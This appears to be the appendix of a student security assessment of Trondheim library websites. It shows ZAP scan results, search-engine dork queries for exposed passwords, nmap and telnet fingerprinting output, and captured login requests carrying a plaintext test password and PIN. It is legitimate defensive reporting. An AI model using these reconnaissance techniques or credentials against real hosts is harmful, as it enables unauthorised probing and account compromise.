- [15] Daniel Miessler. *The Difference Between a Penetration Test and a Red Team Engagement*. 2019. URL: <https://danielmiessler.com/blog/the-difference-between-a-penetration-test-and-a-red-team-engagement/>.
- [16] Chris Thompson. *Penetration Testing Versus Red Teaming: Clearing the Confusion*. 2019. (Visited on 03/01/2020).
- [17] Gancer Erdogan. “Security Testing of Web based Applications”. MA thesis. Norwegian University of Science and Technology, 2009. URL: <https://ntnuopen.ntnu.no/ntnu-xmlui/handle/11250/251409> (visited on 03/01/2020).
- [18] *PTES Main Page: High Level Organization of the Standard*. 2014. URL: http://www.pentest-standard.org/index.php/Main_Page (visited on 03/01/2020).
- [19] *PTES Technical Guidelines*. 2012. URL: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines (visited on 03/01/2020).
- [20] Anja Svartberg. “Security in Offline Web Applications”. In: (2009). URL: <https://ntnuopen.ntnu.no/ntnu-xmlui/handle/11250/2369508> (visited on 04/24/2020).
- [21] Srinivas Nidhra and Jargruthi Dondeti. “Black Box and White Box Testing Techniques - A Literature Review”. In: *International Journal of Software Engineering & Applications (IJSEA)* 2.2 (2012). URL: <http://airccse.org/journal/ijesa/papers/2212ijesa04.pdf> (visited on 03/01/2020).
- [22] Mohd. Emer Khan. “Different Approaches To Black Box Testing Technique For Finding Errors”. In: *International Journal of Software Engineering & Applications (IJSEA)* 2.4 (2011). URL: <http://www.airccse.org/journal/ijsea/papers/1011ijsea04.pdf> (visited on 03/04/2020).
- [23] *Microsoft’s Approach to Coordinated Vulnerability Disclosure*. Microsoft. URL: <https://www.microsoft.com/en-us/msrc/cvd> (visited on 04/29/2020).
- [24] Allen D. Householder et al. *The CERT Guide to Coordinated Vulnerability Disclosure*. 2017. URL: https://resources.sei.cmu.edu/asset_files/SpecialReport/2017_003_001_503340.pdf.
- [25] datatilsynet. *Administrative fine imposed on the Municipality of Oslo, the Education Agency*. 2019. URL: <https://www.datatilsynet.no/en/> (visited on 05/09/2020).
- [26] datatilsynet. *Spesielt om særlige kategorier av personopplysninger (sensitive personopplysninger) - forbud og unntak*. 2019. URL: <https://www.datatilsynet.no/rettigheter-og-plikter/virksoemhetenes-plikter/behandlingsgrunnlag/veileder-om-behandlingsgrunnlag/?id=10832> (visited on 05/09/2020).
- [27] URL: <https://gdpr-info.eu/art-5-gdpr/> (visited on 03/01/2020).
- [28] *Lov om behandling av personopplysninger (personopplysningsloven)*. 2018. URL: <https://lovdata.no/dokument/NL/lov/2018-06-15-38> (visited on 04/27/2020).

- [29] *CWE/SANS Top 25 Most Dangerous Software Errors*. URL: <https://www.sans.org/top25-software-errors> (visited on 03/01/2020).
- [30] *Open Source Security Testing Methodology Manual (OSSTMM)*. Coventry University. URL: <https://www.futurelearn.com/courses/ethical-hacking-an-introduction/1/steps/522778> (visited on 03/01/2020).
- [31] URL: https://wiki.owasp.org/index.php/Industry:Citations#National_.26_International_Legislation_.2C_Standards_.2C_Guidelines_.2C_Committees_and_Industry_Codes_of_Practice (visited on 03/01/2020).
- [32] OWASP. *About the OWASP Foundation*. 2020. URL: <https://owasp.org/about> (visited on 03/01/2020).
- [33] OWASP. Feb. 21, 2019. URL: https://archive.org/details/github.com-OWASP-OWASP-Testing-Guide-v5-_2019-02-21_15-21-00 (visited on 05/09/2020).
- [34] OWASP. 2020. URL: <https://owasp.org/www-project-web-security-testing-guide/latest/5-Reporting/README> (visited on 05/10/2020).
- [35] Jeff Williams. 2020. URL: https://owasp.org/www-community/OWASP_Risk_Rating_Methodology (visited on 04/30/2020).
- [36] Portswigger. URL: <https://portswigger.net/burp> (visited on 03/01/2020).
- [37] URL: <https://portswigger.net/burp> (visited on 03/01/2020).
- [38] The Open Web Application Security Project Foundation (OWASP). URL: <https://www.zaproxy.org> (visited on 03/01/2020).
- [39] The Open Web Application Security Project Foundation (OWASP). URL: <https://www.zaproxy.org/getting-started/> (visited on 03/01/2020).
- [40] URL: <https://getfoxyproxy.org/> (visited on 05/09/2020).
- [41] URL: <https://www.bolet.org/TestSSLServer/> (visited on 03/01/2020).
- [42] ISECPartners. URL: <https://tools.kali.org/information-gathering/sslyze> (visited on 03/01/2020).
- [43] URL: <https://github.com/skylot/jadx> (visited on 03/01/2020).
- [44] URL: https://github.com/AndroBugs/AndroBugs_Framework (visited on 04/30/2020).
- [45] 2020. URL: <https://tools.kali.org/web-applications/dirbuster> (visited on 04/28/2020).
- [46] *Guidelines on personal data breach notification*. URL: https://edps.europa.eu/sites/edp/files/publication/18-12-14_edps_guidelines_data_breach_en.pdf (visited on 03/22/2020).
- [47] *bash(1) - Linux man page*. URL: <https://linux.die.net/man/1/bash> (visited on 03/21/2020).
- [48] *password storage*. 2020. URL: https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Password_Storage_Cheat_Sheet.md (visited on 05/11/2020).
- [49] Jørgen Wahl Blakstad et al. "All in a day's work: Password cracking for the rest of us". In: (2009). URL: <http://hdl.handle.net/11250/2466641> (visited on 03/20/2020).

Appendices


A Detailed test results for web interface

Detailed test results for web interface

Intro:

To better test the web-page, an OWASP checklist for web application security testing was used as a base for testing. The checklist helped achieve a structured list of testing methods, as well as describing the desired results of each test to better see whether security holes are present or not.

Zap tool automated scan:



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: Select...


Use traditional spider:

Use ajax spider: with Chrome

Attack Stop


Progress: Using traditional spider to discover the content

After one hour with a traditional spider, zap was requiring 1 Gb of memory and lagging the whole computer.



Processed	Req	Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Tags
Max Depth	31.03.2020, 21:08:43	GET	https://trhbib1.bib.no/cgi-bin/m2?aafr=ZAP&aarfi=ZAP	200	OK	763 ms	231 bytes	10 666 bytes			
Max Depth	31.03.2020, 21:08:44	GET	https://trhbib1.bib.no/cgi-bin/m2?rapost=1&instans=m2	200	OK	386 ms	231 bytes	47 331 bytes			
Max Depth	31.03.2020, 21:08:44	GET	https://trhbib1.bib.no/cgi-bin/m2?aafr=ZAP&aarfi=ZAP	200	OK	1,2 s	231 bytes	68 539 bytes			
Max Depth	31.03.2020, 21:08:44	GET	https://trhbib1.bib.no/cgi-bin/m2?hpaid=1585674902&inst	200	OK	2,34 s	231 bytes	47 331 bytes			
Max Depth	31.03.2020, 21:08:45	POST	https://trhbib1.bib.no/cgi-bin/m2	303	See Other	733 ms	266 bytes	0 bytes			
Max Depth	31.03.2020, 21:08:46	GET	https://trhbib1.bib.no/cgi-bin/m2?instans=m2&kommentz	200	OK	436 ms	231 bytes	47 409 bytes			
Max Depth	31.03.2020, 21:08:48	GET	https://trhbib1.bib.no/cgi-bin/m2?22+hdllgeresok+%22	500	Internal Server Err.	3,44 s	176 bytes	532 bytes			
Max Depth	31.03.2020, 21:08:52	GET	https://trhbib1.bib.no/cgi-bin/m2?senen=0&tr=2457738	200	OK	1,43 s	231 bytes	163 372 bytes			
Max Depth	31.03.2020, 21:08:52	GET	https://trhbib1.bib.no/cgi-bin/m2?mode=login&nestle=p&t	200	OK	333 ms	231 bytes	47 430 bytes			
Max Depth	31.03.2020, 21:08:53	GET	https://trhbib1.bib.no/cgi-bin/m2?mode=gimening&tr=2&	200	OK	643 ms	231 bytes	47 382 bytes			
Max Depth	31.03.2020, 21:08:53	GET	https://trhbib1.bib.no/cgi-bin/m2?rapost=1&mode=vi&pu	200	OK	538 ms	231 bytes	73 748 bytes			

The traditional spider was limited to 5 minutes, and AJAX spider was shut down after 30 minutes:



Testing of m site:



Appendix A: Detailed test results for web interface

	Strength	Progress	Elapsed	Reqs	Alerts	Stat...
Analyser			00:00.000	0		
Plugin						
Path Traversal	Medium		00:16.503	90	0	✓
Remote File Inclusion	Medium		00:09.102	50	0	✓
Source Code Disclosure - /WEB-INF folder	Medium		00:00.002	0	0	✗
Server Side Include	Medium		00:03.607	20	0	✓
Cross Site Scripting (Reflected)	Medium		00:02.720	15	0	✓
Cross Site Scripting (Persistent) - Prime	Medium		00:00.900	5	0	✓
Cross Site Scripting (Persistent) - Spider	Medium		00:00.291	1	0	✓
Cross Site Scripting (Persistent)	Medium		00:00.001	0	0	✓
SQL Injection	Medium		00:22.234	110	0	✓
Server Side Code Injection	Medium		00:06.773	40	0	✓
Remote OS Command Injection	Medium		00:29.226	160	0	✓
Directory Browsing	Medium		00:00.290	1	0	✓
External Redirect	Medium		00:08.234	45	0	✓
Buffer Overflow	Medium		00:00.911	5	0	✓
Format String Error	Medium		00:02.726	15	0	✓
CRLF Injection	Medium		00:06.028	35	0	✓
Parameter Tampering	Medium		00:06.921	35	0	✓
Script Active Scan Rules	Medium		00:00.000	0	0	✗
Totals			01:56.478	627	0	

As shown ZAP attempted CRLF injection and found no alerts. → false-negative result

M2-test: (AJAX spider turned off)

- ▼ Alerts (11)
 - ▶ Cross-Domain Misconfiguration (3)
 - ▶ X-Frame-Options Header Not Set (79)
 - ▶ Absence of Anti-CSRF Tokens (29)
 - ▶ Cookie No HttpOnly Flag (20)
 - ▶ Cookie Without SameSite Attribute (20)
 - ▶ Cookie Without Secure Flag (20)
 - ▶ Cross-Domain JavaScript Source File Inclusion (20)
 - ▶ Incomplete or No Cache-control and Pragma HTTP Header Set (10)
 - ▶ X-Content-Type-Options Header Missing (111)
 - ▶ Information Disclosure - Suspicious Comments (24)
 - ▶ Timestamp Disclosure - Unix (412)

Testing of biblioteket.trondheim.kommune.no (ajax spider turned off):

- ▼ Alerts (16)
 - ▶ Remote OS Command Injection (116)
 - ▶ SQL Injection (4)
 - ▶ Application Error Disclosure (4)
 - ▶ X-Frame-Options Header Not Set (93)
 - ▶ Application Error Disclosure
 - ▶ Cookie No HttpOnly Flag (2)
 - ▶ Cookie Without SameSite Attribute (5)
 - ▶ Cookie Without Secure Flag (5)
 - ▶ Cross-Domain JavaScript Source File Inclusion (476)
 - ▶ Incomplete or No Cache-control and Pragma HTTP Header Set (100)
 - ▶ Information Disclosure - Debug Error Messages
 - ▶ Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (128)
 - ▶ X-AspNet-Version Response Header Scanner (222)
 - ▶ X-Content-Type-Options Header Missing (122)
 - ▶ Information Disclosure - Suspicious Comments (100)
 - ▶ Timestamp Disclosure - Unix (646)

Scoring:

Conclusion: **Pass/Issues** Did uncover issues, or did it pass.

Likelihood: **Low/Moderate/High** What's the likelihood that the issue will be exploited.

Impact: **Low/Moderate/High** How big of an impact would it be if the issue were to be exploited.

Overall Score: **Note/Low/Moderate/High/Critical** The sum of likelihood and impact.

Scores calculated with the help of the OWASP risk calculator.

Results

4.2. Information gathering

4.2.1 OTG-INFO-001 Conduct Search Engine Discovery and Reconnaissance for Information Leakage

Different search engines were used to reconnaissance for information leakage, no vulnerabilities were found.

Search in google.com:

```
"site:https://biblioteket.trondheim.kommune.no/"  
"site:https://biblioteket.trondheim.kommune.no/ +filetype:js"  
"site:https://biblioteket.trondheim.kommune.no/ +filetype:js +intext:password"  
"site:https://biblioteket.trondheim.kommune.no/ +filetype:pdf"  
"site:https://biblioteket.trondheim.kommune.no/ +intext:username"  
"cached:https://biblioteket.trondheim.kommune.no/"  
"Site:trondheim.bib.no"  
"Site:trondheim.bib.no +filetype:php"  
"Site:trondheim.bib.no +filetype:doc"  
"Site:trondheim.bib.no +filetype:js"  
"Site:trondheim.bib.no +filetype:pdf"  
"Site:trondheim.bib.no +filetype:aspx"  
"cached:trondheim.bib.no"
```

Search in duckduckgo.com:

```
"site:https://biblioteket.trondheim.kommune.no/"
```

Appendix A: Detailed test results for web interface

```
"https://biblioteket.trondheim.kommune.no/ +filetype:js"  
"site:https://biblioteket.trondheim.kommune.no/ +filetype:js +intext:password"  
"https://biblioteket.trondheim.kommune.no/ +filetype:pdf"  
"Site:trondheim.bib.no"  
"Site:trondheim.bib.no +filetype:php"  
"Site:trondheim.bib.no +filetype:doc"  
"Site:trondheim.bib.no +filetype:js"  
"Site:trondheim.bib.no +filetype:pdf"  
"Site:trondheim.bib.no +filetype:aspx"
```

Search in Bing.no:

```
"site:https://biblioteket.trondheim.kommune.no/"  
"site:https://biblioteket.trondheim.kommune.no/ AND filetype:pdf"  
"site:https://biblioteket.trondheim.kommune.no/ AND inbody:password"  
"site:https://biblioteket.trondheim.kommune.no/ AND inbody:pin"  
"site:https://biblioteket.trondheim.kommune.no/ AND inbody:error"  
"Site:trondheim.bib.no"  
"Site:trondheim.bib.no AND filetype:php"  
"Site:trondheim.bib.no AND filetype:doc"  
"Site:trondheim.bib.no AND filetype:js"  
"Site:trondheim.bib.no AND filetype:pdf"  
"Site:trondheim.bib.no AND filetype:aspx"
```

Nothing suspicious found

Conclusion: **Pass**

4.2.2 OTG-INFO-002 Fingerprint Web Server

Telnet and Burp Suite were used for fingerprinting Trondheim Folkebibliotek's webserver.

Malfunctioned GET-request with telnet returned no information about the server.

```
root@kaliEM:~# telnet biblioteket.trondheim.kommune.no 80  
Trying 185.176.212.24...  
Connected to biblioteket.trondheim.kommune.no.  
Escape character is '^]'.  
GET /SANTACLUS/1.1  
  
HTTP/1.1 503 Service Unavailable  
Content-Length: 62  
Connection: close  
Cache-Control: no-cache,no-store  
Pragma: no-cache  
  
<html><body><b>Http/1.1 Service Unavailable</b></body> </html>Connection closed by foreign host.
```

Sniffing the response from the server using Burp Suite, some information was found about the servers.

Appendix A: Detailed test results for web interface

This is the response from `biblioteket.trondheim.no`:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 04 Feb 2020 09:43:47 GMT
Connection: close
Content-Length: 20518
```

This is the response from `trondheim.bib.no`:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/css
Accept-Ranges: bytes
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 04 Feb 2020 09:49:34 GMT
Content-Length: 298923
```

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2020 11:37:04 GMT
Server: Apache
X-Frame-Options: DENY
Set-Cookie: hpid=1580816224; expires=Tue, 18-Feb-2020 12:37:04; path=/;
Vary: Accept-Encoding
Content-Length: 43474
Connection: close
Content-Type: text/html; charset=utf-8
```

The last response is revealing that one server is an Apache server, but it doesn't reveal which version. The response is also revealing a Microsoft-IIS web server, version 8.5, and the `aps.net` version 4.0.30319. Microsoft-IIS version 8.5 has commonly known vulnerabilities and exploitations. (Example: CVE-2014-4078)

Zaproxy found the following vulnerabilities:

- The header field “X-Frame-Option: DENY” protects the site from “clickjack attacks”, the field “X-XSS-Protection” is not in the response header which means XSS attacks might be possible
[\[http://bankstechnologies.ue-varna.bg/research/publication/comparative-study-web-security-technologies-irish-finnish-banks/\]](http://bankstechnologies.ue-varna.bg/research/publication/comparative-study-web-security-technologies-irish-finnish-banks/).
- The attribute SameSite in Set-Cookies is not set. The SameSite protects against Cross-site request forgery, cross-site scripting, and timing attacks.

- The safety flag (HttpOnly and Secure) is not set either, which means that it might be possible to access the cookies via unencrypted connections.

The HttpOnly flag is only set on the session ID cookie when logging in, but secure-flag is not

[<https://www.pivotpointsecurity.com/blog/securing-web-cookies-secure-flag/>].

- The X-Content-Type-Option is not set to “nosniffing”, which can allow browsers to do MIME-sniffing on the response

[<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options>][<https://owasp.org/www-project-secure-headers/>].

Conclusion: **Issues** Microsoft-IIS version 8.5 has some known vulnerabilities.


Recommendations: Update the server version.

4.2.3 OTG-INFO-003 Review Webserver Metafiles for Information Leakage

The ‘noindex’ is a valid entry by the “Robots Exclusion Protocol”

[<https://www.robotstxt.org/meta.html>].

The meta-tags in Burp Suite, the name ‘robots’ with content ‘noindex’ looked fine.



The robot.txt file of biblioteket.trondheim.kommune.no:

```
# www.robotstxt.org/

Sitemap: https://www.trondheim.kommune.no/kommunewebSitemap.xml
Sitemap: https://biblioteket.trondheim.kommune.no/tfbSitemap.xml

# Allow crawling of all content
User-agent: *
Disallow: /admin/
```

Robots/spiders/crawlers are prohibited to use everything except the admin directory.

The `robot.txt` file for `tfb.no`:

```
# robots.txt
#
User-agent: *
Disallow: /cgi-bin/
Disallow: /samba/
Disallow: /apache/
Disallow: /LDP/
Disallow: /ikkekomher/
```

For the `tfb.no` domain the robots/spiders/crawlers are more restricted, they are prohibited to use the `cgi-bin` directory which is where the common users of the site are allowed, logged in or not. The directory “`/ikkekomher/`” is a folder that sounds like (by the given name) a directory that's supposed to be hidden from users, if that's the case then this might be information leakage.

It's important to keep in mind that even though robots/spiders/crawlers are prohibited to use these directories, it doesn't necessarily stop them from doing so

[<https://www.robotstxt.org/robotstxt.html>].

Conclusion: **Pass**

4.2.4 OTG-INFO-004 Enumerate Applications on Webserver

Wireshark report: the <https://trhbib1.bib.no/cgi-bin/m2> and

<https://trondheim.bibliotek.no> stay encrypted using HTTPS during usage of the page, not just during login.

Non-standard URLs tried but failed:

<https://biblioteket.trondheim.kommune.no/email>
<https://biblioteket.trondheim.kommune.no/epost>
<https://biblioteket.trondheim.kommune.no/mail>
<https://biblioteket.trondheim.kommune.no/webmail>
<https://email.biblioteket.trondheim.kommune.no/>
<https://epost.biblioteket.trondheim.kommune.no/>
<https://mail.biblioteket.trondheim.kommune.no/>
<https://webmail.biblioteket.trondheim.kommune.no/>

Appendix A: Detailed test results for web interface

<https://www.email.tfb.no/cgi-bin/m2/m2>
<https://www.epost.tfb.no/cgi-bin/m2/m2>
<https://www.mail.tfb.no/cgi-bin/m2/m2>
<https://www.webmail.tfb.no/cgi-bin/m2/m2>

Nmap is used to scan the ports of trondheim.bib.no:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-02-18 10:51 CET
Nmap scan report for 185.176.215.162
Host is up (0.013s latency).
Not shown: 2995 filtered ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       MikroTik RouterOS named or OpenDNS Updater
80/tcp    open  http         Apache httpd
210/tcp   open  http         YAZ Z39.50 http interface 2.1.56
443/tcp   open  ssl/http     Apache httpd
1720/tcp  open  h323q931?
Service Info: Host: trhbib1.trondheim.folkebibl.no
```


Port 80 is open, but trying to access it through the browser automatically redirects the user to the https page on port 443. Connecting to port 80 through telnet and sending a GET request reveals a page containing the text “Moved Permanently”

```
(base) sindrtho@sindrtho-Aspire-A517-51G:~$ telnet trondheim.bib.no 80
Trying 185.176.215.162...
Connected to trhbib.bib.no.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Date: Tue, 18 Feb 2020 11:33:12 GMT
Server: Apache
Location: https://trondheim.bib.no/
Content-Length: 233
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://trondheim.bib.no/">here</a>.</p>
</body></html>
Connection closed by foreign host.
```

Connecting to the 210 port sends the user to a page displaying a 404 error with the description “Not Found”. Also provided is a link to a development toolkit.



Port 53 provides a domain service using MikroTik RouterOS or OpenDNS updater. MikroTek RouterOS is known for multiple vulnerabilities.

Non-standard open ports:

Port: 210/tcp Service: http Version: YAZ Z39.50 http interface 2.1.56

Port: 1720 Service: h323q931

YAZ version 2.1.56 is outdated and contains bugs like memory corruption and buffer overflow [<https://github.com/indexdata/yaz/blob/master/NEWS>].

Conclusion: **Issues** YAZ is outdated.

Recommendations: Update YAZ version.

4.2.5 OTG-INFO-005 Review Webpage Comments and Metadata for Information Leakage

No information leakage regarding HTML comments was found. Information like SQL code, passwords, usernames, or internal IP addresses was not found.

Conclusion: **Pass**

4.2.6 OTG-INFO-006 Identify application entry points

Passwords sent un-hashed during login:

Method: Foxyproxy and Burpsuite.

On both web pages passwords are sent un-hashed as post-request over https. This does not conform with best practices. The best practice consists of using a weak hashing algorithm on client-side, and then a strong hash function server-side, this to prevent passwords to be stolen, should the https connection fail.

At `trondheim.bib.no` the password is sent together with mode, neste (redirect, to the next mode), lnr (username), hskmg, and sourceid.

```
Raw Params Headers Hex
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=login
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Cookie: chskmg=1; hpid=1581501366
Connection: close
Upgrade-Insecure-Requests: 1

mode=dologin&neste=vislaan&lnr=N0[REDACTED]&password=Uniturtlecorn&hskmg=1&sourceid=m2
```

At the login page for `biblioteket.trondheim.no` which is `trhbib1.bib.no`, the password is sent together with username, client id, redirect URI, response type, and type.

```
Raw Params Headers Hex
POST /cgi-bin/oauthlogin HTTP/1.1
Host: trhbib1.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trhbib1.bib.no/cgi-bin/oauthlogin?response_type=token&client_id=56d09e37acec1895f6fdeffb29a628aff8814410a04aec2fc58f5d32cd9256f9&redirect_uri=https://biblioteket.trondheim.kommune.no/mine-sider/mine-lan-og-reservasjoner/
Content-Type: application/x-www-form-urlencoded
Content-Length: 262
Connection: close
Upgrade-Insecure-Requests: 1

username=N0[REDACTED]&password=Uniturtlecorn&client_id=56d09e37acec1895f6fdeffb29a628aff8814410a04aec2fc58f5d32cd9256f9&redirect_uri=https%3A%2F%2Fbiblioteket.trondheim.kommune.no%2Fmine-sider%2Fmine-lan-og-reservasjoner%2F&response_type=token&type=sjekkinlogging
```

Passwords sent un-hashed during the edit of password:

During edit password, both old and new password is sent in plaintext from client to server together with lnr (username) and mode.

Appendix A: Detailed test results for web interface

```
Raw Params Headers Hex
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=lninfo
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Cookie: chskmg=1; hpid=1581504548; sesjid=2020043110848-74483012023606809
Connection: close
Upgrade-Insecure-Requests: 1

mode=passwordchg&lnr=N0[REDACTED]&sekspassword=Uniturtlecorn&password1=Uniturtlecorn2&password2=Uniturtlecorn2
```

Pins sent un-hashed during the edit of pin:

Pin1 and pin2 are sent in plaintext from client to server together with lnr (username) and mode. As a minor notice, verification that the user has typed the same password/pin code twice should be done client-side, to minimize bandwidth and server load.

```
Raw Params Headers Hex
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=lninfo&mld=94907972307367245
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: hpid=1579512359; sesjid=2020020101823-572416810585379966093355084812899210189104504040025; chskmg=1
Connection: close
Upgrade-Insecure-Requests: 1

mode=pinchg&lnr=N0[REDACTED]&pin1=1234&pin2=1234
```

Conclusion: **Issues**

Likelihood: **Moderate** Easily found by manually looking at a request. It would however be difficult to exploit as the attacker would have to force the user to connect via HTTP, or crack the encryption used during HTTPS.

Impact: **Moderate** An attack would target individuals to get their passwords, and possibly an email address. A combination of these could be tried on other sites.

